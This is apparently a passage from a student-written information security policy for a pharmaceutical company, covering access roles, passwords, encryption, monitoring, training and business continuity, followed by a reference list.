Inside the company, the access to the resources should be role-based, according to the job requirements. The IT management should defined the employee’s roles and the role set must have three levels for accessing data, such as: no access, read-only and read-write.

Users, who has access passwords, should never share it and must change it every 2 months fir security measurements by using at least ten characters, special symbol or number.

Employees should use different passwords for personal and business use, as well, they should lock their computers when left unattended to avoid accidental share of information. Confidential data must not be stored in non-company’s devices, must be encrypted as well and the encryption keys must be duplicated in a safe backup.

For accessing internal network resources across the public network and transmission of confidential data, only secure connections must be used: VPN, SSL/HTTPS and encrypted mail messages.

The computing system, used to store, process and secure the information must have a backup system, whenever the network fails, in order to provide requested or required information available to the authorized users.

Distribution, training and implementation


The security policy should be available to all the pharmaceutical staff from day one of the implementation. The purpose of this is to avoid any security breaches from the beginning.

The Policy should be upgraded regularly if new network requirements and for the safe use of the system and providing the best results, each employee must ensure that has the needed skill for their job. In order to achieve that, the company will analyse the employees affected by this document, IT staff specifically and based on the findings, appropriate training should be provided in order to keep the staff updated about network security.

Monitoring, Reporting and Feedback

Physical security and surveillance cameras should monitor the company premises and all employees or visitors should be aware that their use of any sort of equipment within the Pharmaceutical Company or the network would be monitored as well.

The monitoring will be justified on the following grounds (Table 1):



Automated monitoring: • For effective and efficient planning and operation of IT facilities • Detection, mitigation and prevention of cyber threats.
Targeted monitoring: • If criminal activity is detected because of automated monitoring, where reporting to the police will determine the nature and scope if any subsequent investigation. • For detection and prevention of infringement of these and other policies and regulations. • Misconduct by any kind • Handling email, papers or any other electronic communication during an employee’s extended absence • Fraud calls/emails
Random security checks: • danger discovered by employees - immediate contact to police or emergency • electricity issues, security officers should interact with the relevant authorities

(Table 1: Monitoring)

Business Continuity

If any major incident or disaster occur, the main point of the Business Continuity is to keep the processes and services of the company unaffected at all costs. However, in order to achieve this, the company should have high level of security and the network should be monitored, reviewed and tested constantly as well as the list of possible emergencies should be reviewed at least every 3 months.

➢ References

Bock, L., 2016. *Ethical Hacking: Penetration Testing*. [Carpinteria, Calif.]: Lynda.com.
Mikolic-Torreira, I., n.d. A Framework For Exploring Cybersecurity Policy Options.

Cassetto, O. (2019). *The 8 Elements of an Information Security Policy*. [online] Exabeam. Available at: https://www.exabeam.com/information-security/information-security-policy/

[Accessed 15 Mar. 2020].

Infosec Resources. 2020. *Information Security Manager Roles And Responsibilities*. [online] Available at: <https://resources.infosecinstitute.com/roles-and-responsibilities-of-the-information-security-manager/#gref> [Accessed 8 March 2020].

PhoenixNAP Global IT Services. 2020. *The Ultimate Guide To Man In The Middle Attacks: Prevention Is Key*. [online] Available at: <https://phoenixnap.com/blog/man-in-the-middle-attacks-prevention> [Accessed 17 April 2020].

Reddy, P., 2018. Cyber Security and Ethical Hacking. *International Journal for Research in Applied Science and Engineering Technology*, 6(6), pp.1770-1774.

Tiller, J., & O'Hanley, R. (2013). *Information Security Management Handbook, Sixth Edition, Volume 7.* CRC Press.